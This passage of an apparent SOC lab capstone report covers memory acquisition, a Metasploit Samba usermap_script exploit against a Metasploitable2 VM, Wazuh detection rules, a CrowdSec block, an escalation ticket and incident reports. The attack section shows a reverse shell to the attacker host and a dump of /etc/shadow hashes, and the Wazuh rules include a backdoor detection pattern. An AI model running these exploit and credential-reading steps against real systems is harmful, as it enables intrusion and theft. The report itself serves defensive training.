Figure 7: Windows.Network.Netstat

2. Evidence Collection

Collect a memory dump (SELECT * FROM Artifact.Windows.Memory.Acquisition) and hash it using sha256sum. Document




Velociraptor Response and
192.168.122.104:8889/app/index.html#/collected/C.3488c90f09b4360f/F.D5S3SVT209E9G/uploads
Search clients
WIN-TDB9IRRK68E
Connected
velocity
Artifact Collection
Uploaded Files
Requests
Results
Log
Notebook

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.D5S3SVT209E9G	Windows.Memory.Acquisition	2026-01-27T04:26:39Z	2026-01-27T04:35:57Z	velocity	6144 Mb	75
✓	F.D5S3F8SV51HFM	Windows.Network.Netstat	2026-01-27T03:57:23Z	2026-01-27T03:57:24Z	velocity	0 b	42
✓	**F.D5S3CNP6IOLDA**	**Generic.Client.Info**	**2026-01-27T03:51:59Z**	**2026-01-27T03:52:11Z**	**velocity**	**0 b**	**6**
✓	F.D5OA1DDKLM61I	Generic.Client.Info	2026-01-21T09:47:33Z	2026-01-21T09:47:38Z	InterrogationService	0 b	6

Timestamp	started	vfs_path	Type	file_size	uploaded_size	Preview
1769488558	2026-01-27 04:35:58.46466319 +0000 UTC	PhysicalMemory.raw		6442450944	6442450944	...

Figure 8: Windows.Memory.Acquistion




Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-X-Dump	SOC Analyst	2026-01-27	7e5d47946b47604c542fd7f550b86b4caaa9e0de88a9b55072482e5367b2ce5c

Figure 9: Memory Dump via SHA-256

Capstone Project

1. Attack Simulation

Exploit a Metasploitable2 vulnerability with Metasploit (Samba usermap script: use exploit/multi/samba/usermap_script)




```
msf exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.122.106
RHOSTS => 192.168.122.106
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.122.104:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo zZdhs0cyg9ESdvX8;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "zZdhs0cyg9ESdvX8\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.122.104:4444 -> 192.168.122.106:50233) at 2026-02-21 23:10:12 +0530


whoami
root
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
```

Figure 10: Shell Access on Metasploitable2

2. Detection & Triage

Configure Wazuh to alert on the attack and document




```
<!-- Local rules -->

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="local,syslog,sshd,">

  <!--
  Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066 ssh2
  -->
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
  </rule>

</group>

<group name="ftp,attack,">
  <rule id="100050" level="12">
    <match>:)</match>
    <description>VSFTPD Backdoor Exploit Attempt Detected! (Smiley Face Pattern)</description>
  </rule>

  <rule id="100001" level="5">
    <if_sid>5710</if_sid>
    <match>illegal user</match>
    <description>Custom Alert: Attempt to login with illegal user</description>
  </rule>
</group>
~
~
~
~
local_rules.xml [+]                                                                31,10          All
-- INSERT --
```

Figure 11: Custom Wazuh Rule Configuration

Timestamp	Source IP	Alert Description	MITRE Technique	Priority
2026-02-21 23:10:00	192.168.122.104	Samba usermap_script exploit	**T1210** (Exploitation)	**High**


3. Response

Isolate the VM and block the attacker’s IP with CrowdSec. Verify with a ping test.



```
agentuser@wzhubuntu: ~
agentuser@wzhubuntu:~$ sudo cscli bouncers list
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────
 Name                                            IP Address  Valid  Last API pull         Type                       Version
      Auth Type
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────
 FirewallBouncer-zoZV8Tpee2H7KNVFJSGpo3m8Z2lQQbN4  127.0.0.1   ✔     2026-02-21T17:53:04Z  crowdsec-firewall-bouncer  v0.0.34-debian-pragmatic-amd64-4144555453620958398aee64253dfd90bbc1f
698  api-key
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────
agentuser@wzhubuntu:~$ sudo cscli decisions list
No active decisions
agentuser@wzhubuntu:~$ sudo cscli decisions add --ip 192.168.122.104 --reason "Samba exploit attempt"
INFO Decision successfully added
agentuser@wzhubuntu:~$ sudo cscli decisions list
╭──────┬────────┬────────────────────┬───────────────────────┬────────┬─────────┬────┬────────┬────────────┬──────────╮
│  ID  │ Source │    Scope:Value     │        Reason         │ Action │ Country │ AS │ Events │ expiration │ Alert ID │
├──────┼────────┼────────────────────┼───────────────────────┼────────┼─────────┼────┼────────┼────────────┼──────────┤
│ 2402 │ cscli  │ Ip:192.168.122.104 │ Samba exploit attempt │ ban    │         │    │ 1      │ 3h59m52s   │ 3        │
╰──────┴────────┴────────────────────┴───────────────────────┴────────┴─────────┴────┴────────┴────────────┴──────────╯
agentuser@wzhubuntu:~$ 
```

Figure 12: Network Isolation via Crowdsec




```
tools@ubuntu: ~
tools@ubuntu:~$ ping 192.168.122.102
PING 192.168.122.102 (192.168.122.102) 56(84) bytes of data.
^C
--- 192.168.122.102 ping statistics ---
10 packets transmitted, 0 received, 100% packet loss, time 9238ms

tools@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 52:54:00:5b:b4:a6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.104/24 metric 100 brd 192.168.122.255 scope global dynamic enp1s0
       valid_lft 705sec preferred_lft 705sec
    inet6 fe80::5054:ff:fe5b:b4a6/64 scope link
       valid_lft forever preferred_lft forever
tools@ubuntu:~$ 
```

Figure 13: Verify with Ping

4. Escalation

Escalate to Tier 2 via TheHive with a 100-word case summary.



#2 Escalation: Samba usermap_script Root Compromise

Id ~4240
Created by wazeen
Created at 21/02/2026 23:46

Assignee: Tier 2 User

Status: New

Start date: 21/02/2026 23:44

Tasks completion: No tasks

Contributors: W

Time metrics: Detection 1 minute, 7s

Title *
Escalation: Samba usermap_script Root Compromise

Tags: Samba Exploit

Description


Summary:
Tier 1 detected a successful exploitation of the Samba usermap_script (CVE-2007-2447) vulnerability against a target machine. Wazuh Rule 100001 flagged unauthorized "illegal user" login attempts followed by high-privilege shell activity. Attacker IP 192.168.122.104 was manually isolated via CrowdSec (cscli) to prevent data exfiltration.
Action Required:
Tier 2 escalation is required to perform deep-dive forensics on the compromised system, audit log persistence mechanisms, and verify if the attacker established backdoors beyond the initial root shell. Containment is currently verified via cscli decisions list.

No linked elements.

Figure 14: Tier 2 Escalation in TheHive for Samba

5. Reporting

Write a 200-word report in Google Docs using a SANS template, including Executive Summary, Timeline, and Recommendations.



Incident Report: Samba usermap_script Exploitation

Ref: SANS IR-Template-Alpha

Date: February 21, 2026

Analyst: SOC Intern

1. Executive Summary

On February 21, 2026, a high-severity security incident was detected involving the exploitation of a legacy vulnerability in the **Samba 3.0.20** service on a Metasploitable2 target. An external attacker utilized shell metacharacters in the username field (CVE-2007-2447) to bypass authentication and execute a remote command string. This resulted in an immediate **root-level reverse shell**. The incident was identified via **Wazuh SIEM** through custom rule **100001**, which flagged illegal user login patterns. The threat was mitigated by manually isolating the attacker’s IP using a **CrowdSec IPS** block.

2. Incident Timeline

- **22:45:10:** Initial reconnaissance detected; multiple SMB session requests logged in Wazuh Discover.
- **22:47:05:** Attacker triggered **Wazuh Rule 100001**; "illegal user" alert generated for Samba service.
- **22:47:30:** Attacker gained root shell access; unauthorized UID 0 activity detected via behavioral monitoring.
- **22:50:00:** Incident Response initiated; **CrowdSec firewall bouncer** verified as active.
- **22:52:15:** Attacker IP (`192.168.122.104`) isolated via `cscli decisions add`; verified via failed ICMP test.


3. Recommendations

- **Immediate:** Patch or decommission legacy Samba instances. Update Samba to version 3.0.25rc3 or higher.
- **Tactical:** Implement automated **Active Response** in Wazuh to trigger `cscli` blocks immediately upon Rule 100001 detection.
- **Strategic:** Disable `username map script` in `smb.conf` and enforce strict network segmentation for SMB traffic.

Figure 15: SANS Incident Report

6. Stakeholder Briefing

Draft a 100-word briefing for a non-technical manager, summarizing the incident and actions taken.



Security Incident Briefing: Samba Service Compromise

To: Management

From: Security Engineering / SOC Team

Status: Resolved / Contained

Date: February 21, 2026

Overview

On February 21, our monitoring systems identified a targeted exploitation of a vulnerability in our Samba file-sharing service. An attacker bypassed authentication by injecting malicious code into the login process, successfully gaining high-level administrative (root) access to the server.

Actions Taken:

- **Detection:** Our security platform (Wazuh) flagged the intrusion after identifying "illegal user" login patterns associated with the Samba exploit.
- **Containment:** We used the **CrowdSec** defense system to manually isolate the attacker’s IP address (192.168.122.104), immediately cutting off their access.
- **Verification:** A manual system audit via cscli confirmed the block is active and the threat has been neutralized.

Current Status: The system is secure. We are currently working on patching the legacy service to prevent future recurrence.

Figure 16: Incident Briefing for Non-Technical Stakeholders

Key Learnings

1. Unified Visibility (Legacy + Modern) We proved that legacy systems (like Metasploitable2) don't have to be security blind spots. By using an Ubuntu Agent as a **Syslog relay**, we successfully pulled raw data into **Wazuh**. This confirms that even unpatchable assets can be monitored alongside modern Windows VMs in a single, centralized dashboard.

2. Forensics-First Response Speed isn't everything; order of operations matters. We prioritized **Forensics-First** by using **Velociraptor** to capture memory dumps and network connections *before* isolating the host. This saved "volatile" evidence (like active reverse shells) that would have been lost if we had blocked the IP or shut down the system immediately.

3. High-Fidelity Triage A single alert isn't enough to confirm a breach. We transformed basic "illegal user" logs into actionable intelligence by cross-referencing IPs and hashes with **VirusTotal** and **AlienVault OTX**. This multi-layered triage allows a SOC to distinguish between a harmless bot scan and a high-priority threat like a Cobalt Strike beacon.

Conclusion

This project marks a shift from simply finding vulnerabilities to building a **proactive, high-maturity defense**. By integrating **Wazuh, Splunk Phantom, Velociraptor, and CrowdSec**, we built a "Fortress" architecture that doesn't just see threats—it automatically manages and stops them.

Key Technical Achievements

- **Advanced Detection Engineering** We bridged the gap between legacy and modern systems. By using **Wazuh SIEM**, we successfully monitored both Windows telemetry and old Linux syslog data. This ensured full visibility, catching critical exploits (like the Samba usermap script) that often hide in older network corners.
- **SOAR-Driven Efficiency** We used **Splunk Phantom (SOAR)** to automate the "boring" work. By building playbooks that auto-assign high-priority alerts to Tier 2 analysts, we drastically cut down the time it takes to acknowledge a breach (MTTA). This allows the human team to focus on investigating rather than administrative sorting.
- **Active Defense & Automated Response** We closed the "Response Loop" using **CrowdSec IPS**. We moved from a simple "Alert" in Wazuh to an automatic "Block" on the firewall. This proved that we can instantly kill an attacker’s connection (like a reverse shell) without interrupting the rest of the company’s network.

References

1. **Security Onion:** https://docs.securityonion.net/
2. **Splunk Phantom:** https://help.splunk.com/en/splunk-soar/soar-on-premises
3. **Wazuh (Open Source XDR**): https://documentation.wazuh.com/
4. **CrowdSec (IPS/IDS):** https://docs.crowdsec.net/
5. **AlienVault OTX:** https://otx.alienvault.com/
6. **Virustotal:** https://www.virustotal.com/
7. **Velociraptor:** https://docs.velociraptor.app/
8. **TheHive:** https://thehive-project.org/
9. **Metasploitable2:** https://sourceforge.net/projects/metasploitable/